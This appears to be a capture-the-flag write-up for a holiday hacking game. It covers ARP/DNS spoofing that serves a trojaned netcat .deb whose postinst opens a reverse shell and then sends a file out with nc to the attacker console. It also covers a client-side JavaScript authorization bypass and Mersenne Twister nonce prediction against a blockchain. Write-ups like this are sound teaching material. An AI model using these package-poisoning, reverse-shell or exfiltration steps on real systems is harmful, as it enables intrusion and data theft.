ptype    = IPv4
hlen     = 6
plen     = 4
op       = who-has
hwsrc    = 4c:24:57:ab:ed:84
psrc    = 10.6.6.35
hwdst   = 00:00:00:00:00:00
pdst    = 10.6.6.53
.
.
.
Sent 1 packets.
guest@45753fec743:~$ 

          \options      \
###[ UDP ]###
sport     = domain
dport     = 7788
len      = None
checksum = None
###[ DNS ]###
id       = 0
qr       = 1
opcode   = QUERY
aa       = 0
tc       = 0
rd       = 1
ra       = 1
z        = 0
ad       = 0
cd       = 0
rcode   = OK
qdcount = 1
ancount = 1
nscount = 0
arcount = 0
\qd      \
###[ DNS Question Record ]###
| qname   = 'ftp.osuosl.org.' 
| qtype   = A
| qclass  = IN
\an      \
###[ DNS Resource Record ]###
| rname   = 'ftp.osuosl.org.'
| type    = A
| rclass  = IN
| ttl    = 0
| rdlen  = None
| rdata   = 10.6.0.2
ns      = None
ar      = None
.
.
.
Sent 1 packets.
guest@45753fec743:~$ 

guest@45753fec743:~$ tshark -nn -i eth0 -f "not arp"
Capturing on "eth0"
  1. 0.000000000 10.6.6.35 > 10.6.6.53 DNS 74 Standard query 0x0000 A ftp.osuosl.org
  2. 0.031901130 10.6.6.53 > 10.6.6.35 DNS 104 Standard query response 0x0000 A ftp.o
suosl.org A 10.6.0.2
  3. 0.037742476 10.6.0.2 > 10.6.6.35 TCP 74 35218 > 64352 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=817084105 TSecr=0 WS=128
  4. 0.037812154 10.6.6.35 > 10.6.0.2 TCP 74 64352 > 35218 [SYN, ACK] Seq=0 Ack=1 Wi
n=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=564043442 TSecr=817084105 WS=128
  5. 0.037823862 10.6.0.2 > 10.6.6.35 TCP 66 35218 > 64352 [ACK] Seq=1 Ack=1 Win=642
56 Len=0 TSval=817084105 TSecr=564043442
  6. 0.040671126 10.6.0.2 > 10.6.6.35 TLSv1.3 Client Hello
  7. 0.040733006 10.6.6.35 > 10.6.0.2 TCP 66 64352 > 35218 [ACK] Seq=1 Ack=518 Win=6
4768 Len=0 TSval=564043445 TSecr=817084108
  8. 0.042649179 10.6.6.35 > 10.6.0.2 TLSv1.3 1579 Server Hello, Change Cipher Spec,
Application Data, Application Data, Application Data, Application Data
  9. 0.042675755 10.6.0.2 > 10.6.6.35 TCP 66 35218 > 64352 [ACK] Seq=518 Ack=1514 Wi
n=64128 Len=0 TSval=817084110 TSecr=564043447
  10. 0.043370536 10.6.0.2 > 10.6.6.35 TLSv1.3 146 Change Cipher Spec, Application Da
ta
  11. 0.043621199 10.6.6.35 > 10.6.0.2 TLSv1.3 321 Application Data
  12. 0.04373278 10.6.0.2 > 10.6.6.35 TLSv1.3 278 Application Data
  13. 0.043772610 10.6.6.35 > 10.6.0.2 TLSv1.3 321 Application Data
  14. 0.049227938 10.6.6.35 > 10.6.0.2 TCP 74 43106 > 80 [SYN] Seq=0 Win=64240 Len=0
MSS=1460 SACK_PERM=1 TSval=564043454 TSecr=0 WS=128
  15. 0.049271157 10.6.0.2 > 10.6.6.35 TCP 54 80 > 43106 [RST, ACK] Seq=1 Ack=1 Win=0
Len=0
  16. 0.050635633 10.6.6.35 > 10.6.0.2 TLSv1.3 286 Application Data, Application Data
, Application Data
  17. 0.051570812 10.6.0.2 > 10.6.6.35 TCP 66 35218 > 64352 [ACK] Seq=810 Ack=2245 Wi
n=64128 Len=0 TSval=817084110 TSecr=564043448
  18. 0.051697259 10.6.0.2 > 10.6.6.35 TCP 66 35218 > 64352 [FIN, ACK] Seq=810 Ack=22
45 Len=0 TSval=0 TSval=817084110 TSecr=564043448
  19. 0.051730602 10.6.6.35 > 10.6.0.2 TCP 66 64352 > 35218 [ACK] Seq=2245 Ack=811 Wi
n=64640 Len=0 TSval=564043456 TSecr=817084119
.
.
.
[Welcome] 0:ARP Shenanigans*
14:05:56.624731 IP6 fe80::70d0:2aff:feb3:b9b > ff02::2: ICMP6, router solicitation, length 16
14:06:39.196306 IP 10.6.6.35.7788 > 10.6.6.53.53: 0+ A? ftp.osuosl.org. (32)
14:06:39.222207 IP 10.6.6.53.53 > 10.6.6.35.7788: 0/ 0/0 A 10.6.0.2 (62)
14:06:39.228049 IP 10.6.0.2.35218 > 10.6.6.35.64352: Flags [S], seq 3109035308, win 64240,
options [mss 1460,sackOK,Ts val 817084105 ecr 0,nop,wscale 7], length 0
14:06:39.228118 IP 10.6.6.35.64352 > 10.6.0.2.35218: Flags [S.], seq 2365092696, ack 3109035309, win 65160, options [mss 1460,sackOK,Ts val 564043442 ecr 817084105,nop,wscale 7], len
gth 0
14:06:39.228134 IP 10.6.0.2.35218 > 10.6.6.35.64352: Flags [.], ack 1, win 502, options [no
p,nop,Ts val 817084105 ecr 564043442], length 0
14:06:39.230977 IP 10.6.0.2.35218 > 10.6.6.35.64352: Flags [P.], seq 1:518, ack 1, win 502,
options [nop,nop,Ts val 817084108 ecr 564043442], length 517
14:06:39.231039 IP 10.6.6.35.64352 > 10.6.0.2.35218: Flags [.], ack 518, win 506, options [
nop,nop,Ts val 564043445 ecr 817084108], length 0
14:06:39.232995 IP 10.6.6.35.64352 > 10.6.0.2.35218: Flags [P.], seq 1:1514, ack 518, win 5
06, options [nop,nop,Ts val 564043447 ecr 817084108], length 1513
14:06:39.232982 IP 10.6.0.2.35218 > 10.6.6.35.64352: Flags [.], ack 1514, win 501, options
[nop,nop,Ts val 817084110 ecr 564043447], length 0
14:06:39.233677 IP 10.6.0.2.35218 > 10.6.6.35.64352: Flags [P.], seq 518:598, ack 1514, win
501, options [nop,nop,Ts val 817084111 ecr 564043447], length 80
14:06:39.233927 IP 10.6.6.35.64352 > 10.6.0.2.35218: Flags [P.], seq 1514:1769, ack 598, wi
n 506, options [nop,nop,Ts val 564043448 ecr 817084111], length 255
14:06:39.234040 IP 10.6.0.2.35218 > 10.6.6.35.64352: Flags [P.], seq 598:810, ack 1769, wi
n 501, options [nop,nop,Ts val 817084111 ecr 564043448], length 212
14:06:39.234079 IP 10.6.6.35.64352 > 10.6.0.2.35218: Flags [P.], seq 1769:2024, ack 810, wi
n 505, options [nop,nop,Ts val 817084111 ecr 564043448], length 255
14:06:39.239524 IP 10.6.6.35.64352 > 10.6.0.2.35218: Flags [S.], seq 4044105170, win 64240, options [mss 1460,sackOK,Ts val 564043454 ecr 0,nop,wscale 7], length 0
14:06:39.239577 IP 10.6.0.2.35218 > 10.6.6.35.43106: Flags [R.], seq 0, ack 4044105171, win 0,
length 0
14:06:39.240942 IP 10.6.6.35.64352 > 10.6.0.2.35218: Flags [FP.], seq 2024:2244, ack 810, wi
n 505, options [nop,nop,Ts val 564043455 ecr 817084111], length 220
14:06:39.241874 IP 10.6.0.2.35218 > 10.6.6.35.64352: Flags [.], ack 2245, win 501, options
[nop,nop,Ts val 817084111 ecr 564043448], length 0
14:06:39.242003 IP 10.6.0.2.35218 > 10.6.6.35.64352: Flags [F.], seq 810, ack 2245, win 501
, options [nop,nop,Ts val 817084111 ecr 564043448], length 0
14:06:39.242037 IP 10.6.6.35.64352 > 10.6.0.2.35218: Flags [.], ack 811, win 505, options [
nop,nop,Ts val 564043456 ecr 817084111], length 0
.
.
.
"45753fec743" 14:06 24-Dec-20
```

However, the packet captures did not capture the actual HTTP request, so the python3 http server was launched to capture the HTTP request.

```

options \
###[ UDP ]##
sport = domain
dport = 53910
len = None
checksum = None
###[ DNS ]##
id = 0
qr = 1
opcode = QUERY
aa = 0
tc = 0
rd = 1
ra = 1
z = 0
ad = 0
cd = 0
rcode = ok
qdcount = 1
ancount = 1
nscount = 0
arcount = 0
\qdo \
###[ DNS Question Record ]###
| qname = 'ftp.osuosl.org.'
| qtype = A
| qclass = IN
\an \
###[ DNS Resource Record ]###
| rname = 'ftp.osuosl.org.'
| type = A
| rclass = IN
| ttl = 0
| rdata = None
| ns = None
| ar = None

Sent 1 packets.
guest@45753fecdd743:~$ 

guest@45753fecdd743:~$ ls
HELP.md arp.py debs dns.py mtd pcaps scripts
guest@45753fecdd743:~$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.6.6.35 - - [24/Dec/2020 14:16:50] "code 404, message File not found"
10.6.6.35 - - [24/Dec/2020 14:16:50] "GET /pub/jfrost/backdoor/suriv_amd4.deb HTTP/1.1" 404
-
.

TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73 mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        loop txqueuelen 1000 (Local Loopback)
        RX packets 20 bytes 1000 (1000.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 20 bytes 1000 (1000.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
guest@45753fecdd743:~$ python3 arp.py
###[ Ethernet ]###
dst = ff:ff:ff:ff:ff:ff
src = 4c:24:57:ab:ed:84
type = ARP
###[ ARP ]###
hwtype = 0x1
ptype = IPv4
hlen = 6
plen = 4
op = who-has
hwsrC = 4c:24:57:ab:ed:84
psrc = 10.6.6.35
hwdst = 00:00:00:00:00:00
pdst = 10.6.6.35

###[ ARP ]###
hwtype = 0x1
ptype = IPv4
hlen = 6
plen = 4
op = is-at
hwsrC = 02:42:0a:06:00:02
psrc = 10.6.6.53
hwdst = 4c:24:57:ab:ed:84
pdst = 10.6.6.35

Sent 1 packets.
guest@45753fecdd743:~$ 

```

HTTP Response Poisoning

Now that the HTTP response is known, a malicious payload can be constructed to push malicious code to the victim. The server is requesting a `.deb` file which is a debian installable package. Likely, given the challenge, once the package is pulled down, the victim will install the package (e.g. `dpkg -i <DPKG.deb>`). This will require root permissions so if code can be embedded into the dpkg then it will execute as root. Going back to some interesting things observed during initial enumeration, there is a debs folder with a bunch of dpkg installation files. Poking around the box, most are not installed meaning they must be their for another reason. Likely to provide a base dpkg to embed malicious code. Just doing some basic thinking, the netcat package can/will be used because it will give us a potential vector for data exfiltration client side in the case the victim machine doesn't have netcat installed.

Getting GET headers

A little more recon to be done before attempting the attack. Want to know the HTTP headers on the GET request incase there is any useful information. This can be grabbed via tcpdump, logging the requests then viewing them in ascii.

```
tcpdump -i eth0 -nn -w capt.pcap not arp
tcpdump -nnr capt.pcap -A | less
```

```
14:29:34.390120 IP 10.6.6.35.47648 > 10.6.0.2.80: Flags [.], ack 1, win 502, options [nop,nop,TS val 565418465 ecr 818459128], length 0
E..4..@.@@.)..
...
.... .P.....".....W.....
!...0...
14:29:34.390193 IP 10.6.6.35.47648 > 10.6.0.2.80: Flags [P.], seq 1:197, ack 1, win 502, options [nop,nop,TS val 565418465 ecr 818459128], length 196: HTTP: GET /pub/jfrost/backdoor/suriv_amd64.deb HTTP/1.1
E.....@.@@.)..
...
.... .P.....".....W.....
!...0...GET /pub/jfrost/backdoor/suriv_amd64.deb HTTP/1.1
User-Agent: curl/7.68.0 (ubuntu20.04)
Accept-Encoding: gzip, deflate
Accept: /*
Connection: keep-alive
Host: archive.frostbuntu.packages

14:29:34.390200 IP 10.6.0.2.80 > 10.6.6.35.47648: Flags [.], ack 197, win 508, options [nop,nop,TS val 818459128 ecr 565418465], length 0
E..4(.@.@@...
...
...
...#.P. ".....L.....W....."
0...!...
14:29:34.391225 IP 10.6.0.2.80 > 10.6.6.35.47648: Flags [P.], seq 1:185, ack 197, win 508, options [nop,nop,TS val 818459129 ecr 565418465], length 184: HTTP: HTTP/1.0 404 File not found
E...(.@.@@...
...
...
...#.P. ".....L.....W....."
0...!...HTTP/1.0 404 File not found
Server: SimpleHTTP/0.6 Python/3.8.5
Date: Thu, 24 Dec 2020 14:29:34 GMT
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 469

:|
```

All that really told is that curl is the user-agent so this is probably a script (shocking).

Making a Malicious Deb

Basically, the gist is that here is a `postinst` script which runs post installation to do processing on the new binaries. This script, if we control the package is remote code execution. So, code will be embedded here. Below are the shell commands with annotations, run on the challenge console to create the malicious package.

```
cd debs

# extract the targeted deb file for tampering
dpkg -x netcat-traditional_1.10-41.1ubuntu1_amd64.deb deb
```

```
cd deb

# make the debian build package file structure
mkdir DEBIAN
cd debian

# make the control file.
# This is the mackage metadata
# copy and paste from nc_deb/DEBIAN/control
vim control

# this is the main attack script
# instructions to run post installation
# copy and paste from nc_deb/DEBIAN/postinst, change IP to console IP
# initial version had a reverse shell
#   nc <CONSOLE_IP> 4343 -e bash &
vim postinst
chmod 555 postinst

# make the package
dpkg-deb --build ../

# make the http server file system
mkdir -p pub/jfrost/backdoor

# move the deb to the proper location
mv ...deb pub/jfrost/backdoor/suriv_amd64.deb

# serve and wait - move to a new window for other commands
python3 http.server 80
```

Malicious Deb Testing

This was tested using an ubuntu docker image. Run the attacker nc listener `nc -nlvp 4343` on the localhost and install the malicious package on the image. The `postinst` script will need to be updated to reflect the IPs of the local system. Tested and verified.

Results

Reverse shell failure. For whatever reason the reverse shell reaches back and creates the connection to the listener but it does not get an interactive sessions. After some proponderance of the evidence, likely the process is killed by a watchdog monitoring the dpkg installation process. I also tried a bind shell which too did not work, likely because of the same reason.

```

guest@2e08a5d6ebf5:~/debs/deb/DEBIAN$ ls
control postinst
guest@2e08a5d6ebf5:~/debs/deb/DEBIAN$ ls
control postinst
guest@2e08a5d6ebf5:~/debs/deb/DEBIAN$ chmod 555 postinst
guest@2e08a5d6ebf5:~/debs/deb/DEBIAN$ dpkg-deb --build ..
dpkg-deb: building package 'backdoor' in ...deb'.
guest@2e08a5d6ebf5:~/debs/deb/DEBIAN$ mv ...deb surviv_amd64.deb
guest@2e08a5d6ebf5:~/debs/deb/DEBIAN$ ls
control postinst surviv_amd64.deb
guest@2e08a5d6ebf5:~/debs/deb/DEBIAN$ s
-bash: s: command not found
guest@2e08a5d6ebf5:~/debs/deb/DEBIAN$ curl http://10.6.0.4/pub/jfrost/backdoor/surviv_amd64.d
eb > t.deb
% Total    % Received % Xferd  Average Speed   Time   Time  Current
          Dload  Upload Total Spent   Left Speed
100 60076  100 60076    0      0  57.2M  0:--:-- --:--:--:--:--:-- 57.2M
guest@2e08a5d6ebf5:~/debs/deb/DEBIAN$ ls -altr
total 136
drwxr-xr-x 5 guest guest 4096 Dec 24 15:42 ..
-rw-rw-r-- 1 guest guest 175 Dec 24 15:43 control
-r-xr-xr-x 1 guest guest 91 Dec 24 15:43 postinst
-rw-r--r-- 1 guest guest 60076 Dec 24 15:45 surviv_amd64.deb
drwxrwxr-x 2 guest guest 4096 Dec 24 15:47 .
-rw-rw-r-- 1 guest guest 60076 Dec 24 15:47 t.deb
guest@2e08a5d6ebf5:~/debs/deb/DEBIAN$ nc -nlvp 0.0.0.0 4343
invalid local port 0.0.0.0
guest@2e08a5d6ebf5:~/debs/deb/DEBIAN$ nc -nlv 0.0.0.0 4343
listening on [any] 46883 ...
^C
guest@2e08a5d6ebf5:~/debs/deb/DEBIAN$ nc -nlv 0.0.0.0 -p 4343
listening on [any] 4343 ...
invalid connection to [10.6.0.4] from (UNKNOWN) [10.6.6.35] 48458
guest@2e08a5d6ebf5:~/debs/deb/DEBIAN$ ls
control postinst surviv_amd64.deb t.deb
guest@2e08a5d6ebf5:~/debs/deb/DEBIAN$ █

guest@2e08a5d6ebf5:~$ ls
HELP_md arp.py debs dns.py motd pcaps scripts
guest@2e08a5d6ebf5:~$ cd d
-bash: cd: d: No such file or directory
guest@2e08a5d6ebf5:~$ ls
HELP_md arp.py debs dns.py motd pcaps scripts
guest@2e08a5d6ebf5:~$ ls
HELP_md arp.py debs dns.py motd pcaps scripts
guest@2e08a5d6ebf5:~$ mkdir -p pub/jfrost/backdoor
guest@2e08a5d6ebf5:~$ cp debs/deb/DEBIAN/surviv_amd64.deb pub/jfrost/backdoor/
guest@2e08a5d6ebf5:~$ python3 http.server 80
python3: can't open file 'http.server': [Errno 2] No such file or directory
guest@2e08a5d6ebf5:~$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.6.0.4 - [24/Dec/2020 15:47:18] "GET /pub/jfrost/backdoor/surviv_amd64.deb HTTP/1.1" 200
10.6.6.35 - [24/Dec/2020 15:48:36] "GET /pub/jfrost/backdoor/surviv_amd64.deb HTTP/1.1" 200
###[ ARP ]###
hwtype = 0x1
ptype = IPv4
hwlen = 6
plen = 4
op = who-has
hwsrc = 4c:24:57:ab:ed:84
psrc = 10.6.6.35
hwdst = 00:00:00:00:00:00
pdst = 10.6.6.35
###[ ARP ]###
hwtype = 0x1
ptype = IPv4
hwlen = 6
plen = 4
op = is-at
hwsrc = 02:42:0a:06:00:04
psrc = 10.6.6.53
hwdst = 4c:24:57:ab:ed:84
pdst = 10.6.6.35
###[ ARP ]###
hwtype = 0x1
ptype = IPv4
hwlen = 6
plen = 4
op = is-at
hwsrc = 02:42:0a:06:00:04
psrc = 10.6.6.53
hwdst = 4c:24:57:ab:ed:84
pdst = 10.6.6.35
###[ ARP ]###
hwtype = 0x1
ptype = IPv4
hwlen = 6
plen = 4
op = is-at
hwsrc = 02:42:0a:06:00:04
psrc = 10.6.6.53
hwdst = 4c:24:57:ab:ed:84
pdst = 10.6.6.35
###[ ARP ]###

Sent 1 packets.
guest@2e08a5d6ebf5:~$ █

[Welcome] 0:ARP Shenanigans"  "2e08a5d6ebf5" 15:48 24-Dec-20

```

Since the netcat process was able to open a session, it may be possible to cat out the contents to the target file before the session gets killed. This is done by modifying the `postinst` script to read the file rather than exec a reverse shell. `nc $CONSOLE_IP 4343 < /NORTH_POLE_Land_Use_Board_Meeting_Minutes.txt`.

After making these changes the contents of the file are captured by the netcat listener!

```

OLD BUSINESS: No Old Business.

RESOLUTIONS:
The board took up final discussions of the plans presented last year for the expansion of Santa's Castle to include new courtyard, additional floors, elevator, roughly tripling the size of the current castle. Architect Ms. Pepper reviewed the planned changes and engineering reports. Chairman Frost noted, "These changes will put a heavy toll on the infrastructure of the North Pole." Mr. Krampus replied, "The infrastructure has already been expanded to handle it quite easily." Chairman Frost then noted, "But the additional traffic will be a burden on local residents." Dolly explained traffic projections were all in alignment with existing roadways. Chairman Frost then exclaimed, "But with all the attention focused on Santa and his castle, how will people ever come to refer to the North Pole as 'The Frostiest Place on Earth?'" Mr. In-the-Box pointed out that new tourist-friendly taglines are always under consideration by the North Pole Chamber of Commerce, and are not a matter for this Board. Mrs. Nature made a motion to approve. Seconded by Mr. Cornelius. Tanta Kringle recused herself from the vote given her adoption of Kris Kringle as a son early in his life.

Approved:
Mother Nature
Superman
Clarice
Yukon Cornelius
Ginger Breadie
King Moonracer
Mrs. Donner
Charlie In the Box
Krampus
Dolly
Snow Miser
Alabaster Snowball
Queen of the Winter Spirits

Opposed:
Jack Frost

Resolution carries. Construction approved.

NEW BUSINESS:

Father Time Castle, new oversized furnace to be installed by Heat Miser Furnace, Inc. Mr. H. Miser described the plan for installing new furnace to replace the faltering one in Mr. Time's 20,000 sq ft castle. Ms. G. Breadie pointed out that the proposed new furnace is 900,000,000 BTUs, a figure she considers "incredibly high for a building that size, likely two orders of magnitude too high. Why, it might burn the whole North Pole down!" Mr. H. Miser replied with a laugh, "That's the whole point!" The board voted unanimously to reject the initial proposal, recommending that Mr. Miser devise a more realistic and safe plan for Mr. Time's castle heating system.

Motion to adjourn - So moved, Krampus. Second - Clarice. All in favor - aye. None opposed, although Chairman Frost made another note of his strong disagreement with the approval of the Kringle Castle expansion plan. Meeting adjourned.

guest@a268dff64613:~$ mkdir -p pub/jfrost/backdoor
guest@a268dff64613:~$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80) ...
10.6.6.35 - - [24/Dec/2020 16:17:29] "GET /pub/jfrost/backdoor/suriv_amd64.deb HTTP/1.1" 200
10.6.6.35 - - [24/Dec/2020 16:19:18] "GET /pub/jfrost/backdoor/suriv_amd64.deb HTTP/1.1" 200
###[ UDP ]###
sport      = domain
dport      = 6621
len        = None
checksum   = None
###[ DNS ]###
id         = 0
qr         = 1
opcode     = QUERY
aa         = 0
tc         = 0
rd         = 1
ra         = 1
z          = 0
ad         = 0
cd         = 0
rcode     = ok
qcount    = 1
ancount   = 1
nscount   = 0
arcount   = 0
\qd       \
|###[ DNS Question Record ]##|
|  qname    = 'ftp.osuosl.org.'
|  qtype    = A
|  qclass   = IN
\an       \
|###[ DNS Resource Record ]##|
|  rname    = 'ftp.osuosl.org.'
|  type     = A
|  rclass   = IN
|  ttl      = 0
|  rdlen   = None
|  rdata   = 10.6.0.2
ns        = None
ar        = None
.
Sent 1 packets.
guest@a268dff64613:~$ "a268dff64613" 16:19 24-Dec-20
[Welcome] 0:ARP Shenanigans*

```

Answer

Tanta Kringle

Objective 10 - Defeat Fingerprint Sensor

The objective if this challenge is to bypass the fingerprint scanner in the santavator to gain access to the workshop as the regular player character. This challenge is solvable by inspecting the source code of the santavator zone which reveals the check on the finger print reader is enforced client side. By modifying the source code in the browser, the check can be removed allowing a bypass to access Santa's office.

Enumeration

First, in the narrative of the game, using the santavator with authorization demonstrated how a normal flow occurs. The user, with authorization, clicks the button for Santa's Office then clicks the fingerprint reader.

Therefore, the goal is to bypass the authorization that occur when the finger print reader is clicked.

Knowing this, the click handler code can be found by tracing the element in the website's DOM through to the Javascript. After doing this trace, the code which executes the click handler can be isolated as seen below.

```
349 const handleBtn4 = () => {
350   const cover = document.querySelector('.print-cover');
351   cover.classList.add('open');
352 
353   cover.addEventListener('click', () => {
354     if (btn4.classList.contains('powered') && hasToken('besanta')) {
355       $.ajax({
356         type: 'POST',
357         url: POST_URL,
358         dataType: 'json',
359         contentType: 'application/json',
360         data: JSON.stringify({
361           targetFloor: '3',
362           id: getParams.id,
363         }),
364         success: (res, status) => {
365           if (res.hash) {
366             __POST_RESULTS__({
367               resourceId: getParams.id || '1111',
368               hash: res.hash,
369               action: 'goToFloor-3',
370             });
371           }
372         }
373       });
374     } else {
375       __SEND_MSG__({
376         type: 'sfx',
377         filename: 'error.mp3',
378       });
379     }
380   });
381 }
```

Bypassing

Inspecting the code, there is a call to `hasToken('santa')` in an if block which is likely the authorization event. This would indicate the authorization is occurring client side. It is possible then to modify the running javascript in the browser and remove this check. This functionality is available in standard Chrome and Firefox developer edition. The screen shots below show the modification in Chrome.


```
const handleBtn4 = () => {
    const cover = document.querySelector('.print-cover');
    cover.classList.add('open');

    cover.addEventListener('click', () => {
        if (btn4.classList.contains('powered')) {
            $.ajax({
                type: 'POST',
                url: POST_URL,
                dataType: 'json',
                contentType: 'application/json',
                data: JSON.stringify({
                    targetFloor: '3',
                    id: getParams.id,
                }),
                success: (res, status) => {
                    if (res.hash) {
                        __POST_RESULTS__({
                            resourceId: getParams.id || '1111',
                            hash: res.hash,
                            action: 'goToFloor-3',
                        });
                    }
                }
            });
        } else {
            __SEND_MSG__({
                type: 'sfx',
                filename: 'error.mp3',
            });
        }
    });
};

const btn1 = document.querySelector('button[data-floor="1"]');
const btn2 = document.querySelector('button[data-floor="1.5"]');
const btn3 = document.querySelector('button[data-floor="2"]');
const btn4 = document.querySelector('button[data-floor="3"]');
const floorButtons = [btn1, btn2, btn3, btn4];
```

After modifying the source, the finger print will reader will grant you access to Santa's Workshop as the

regular user.



Objective 11 - Naughty/Nice List with Blockchain Investigation

This challenge entailed performing various tasks on the naughty or nice blockchain. It was broken up into two parts. The first part required using the cryptographic weakness in the mersenne twister random number generator predict the nonce values used in blocks. The second part required undoing an MD5 hash collision induced in one of the blocks to recover the original information.

Part 1 -Nonce Prediction

The nonce generation code is handled by sample python code `naughty_nice.py` which reveals it uses the built-in python random number generator which is based on the mersenne twister algorithm. This algorithm has a weakness for cryptographic applications in that, with 624 observed sequential generations, a model can be populated which will then be able to generate all future values. Within the naughty / nice blockchain, there are exactly 624 sequential nonce values which can be used to prepopulate model and predict what future nonce values will be.

The script, `naughty_nice_11a.py` solves this for the `blockchain.dat` file by reporting the next 10 values of the nonce based on the predictor. This allows the prediction of the nonce for index 130000 to be predicted and submitted.

```

from mt19937predictor import MT19937Predictor
pd = MT19937Predictor()
pass_i = 0
i = 0
for b in c2.blocks:
    print("{}:{}".format(b.index,b.nonce))
    pass_i = b.index
    i = i + 1

    if i > 624:
        print(pd.getrandbits(64) == b.nonce)
    else:
        pd.setrandbits(b.nonce,64)
print(pass_i)
for i in range (1,10):
    print("{}:{:x}".format(i+pass_i,pd.getrandbits(64)))

```

```

129995:7556872674124112955
True
129996:16969683986178983974
True
129996
129997:b744babab65ed6fce
129998:1866abd00f13aed
129999:844f6b07bd9403e4
130000:57066318f32f729d
130001:2fe537f46c10462b
130002:b573eedd19afe4e9
130003:cd181d243aaaf931
130004:5d55db8fa38e9fd3
130005:766dcfbe8c5f103
root@87276227da2e:/usr/src/app# 

```

Part 2 - Undo MD5 Collision

Finding the Tampered Block

In part, the first step is to use the provided hash to find the block within the chain that was tampered with. The SHA1 hash of the block is

58a3b9335a6ceb0234c12d35a0564c4ef0e90152d0eb2ce2082383b38028a90f. As described in the question, this is the SHA1 of the whole block, not the data section which the suspect MD5 hash encompasses. Therefore, to find this hash, the SHA1 of the whole data block needs to be done and compared against the known value. This can be done with the following code snippet below, appended to the end of the **naughty_nice.py**

```

import hashlib
h = hashlib.sha256()
hv = '58a3b9335a6ceb0234c12d35a0564c4ef0e90152d0eb2ce2082383b38028a90f'
c = Chain(load=True, filename='blockchain.dat')
for b in c.blocks:
    m.update(b.block_data_signed())
    if m.hexdigest() == hv:

```

```
print(b.index)
break
```

After running the code, we find the block to be 129459

The Hints

The hints for this challenge revealed the following which will dictate the plans moving forward.

1. A collision was in the MD5 signature was induced
 - This block is the tampered version, need to undo it
 - This collision type is UniColl
2. The tamper only required 4 bytes to change within the block

Block Enumeration

Now that the tampered block has been revealed, it can be surveyed to see what areas might be of interested in assessing for the 4 byte changes.

Areas of Interest

1. fields
 - Score
 - Set to 0xFFFFFFFF, the max for the 4 byte data type of this field
 - Sign (Naughty/Nice)
 - Set to 0x01, interpreted as nice
 - Any < 0x01 value of this will be interpreted as naughty
 - Attachment 1
 - Binary Blob
 - Extracted but found not determine a file type
 - Attachment 2
 - PDF File
 - Extracted and viewed
 - Noticed the file size was noticeably larger than other PDF files pulled out of the blockchain

Without some more research into MD5 collisions

MD5 Collision Research

Following the reference material provided as the hints, the following observations were made.

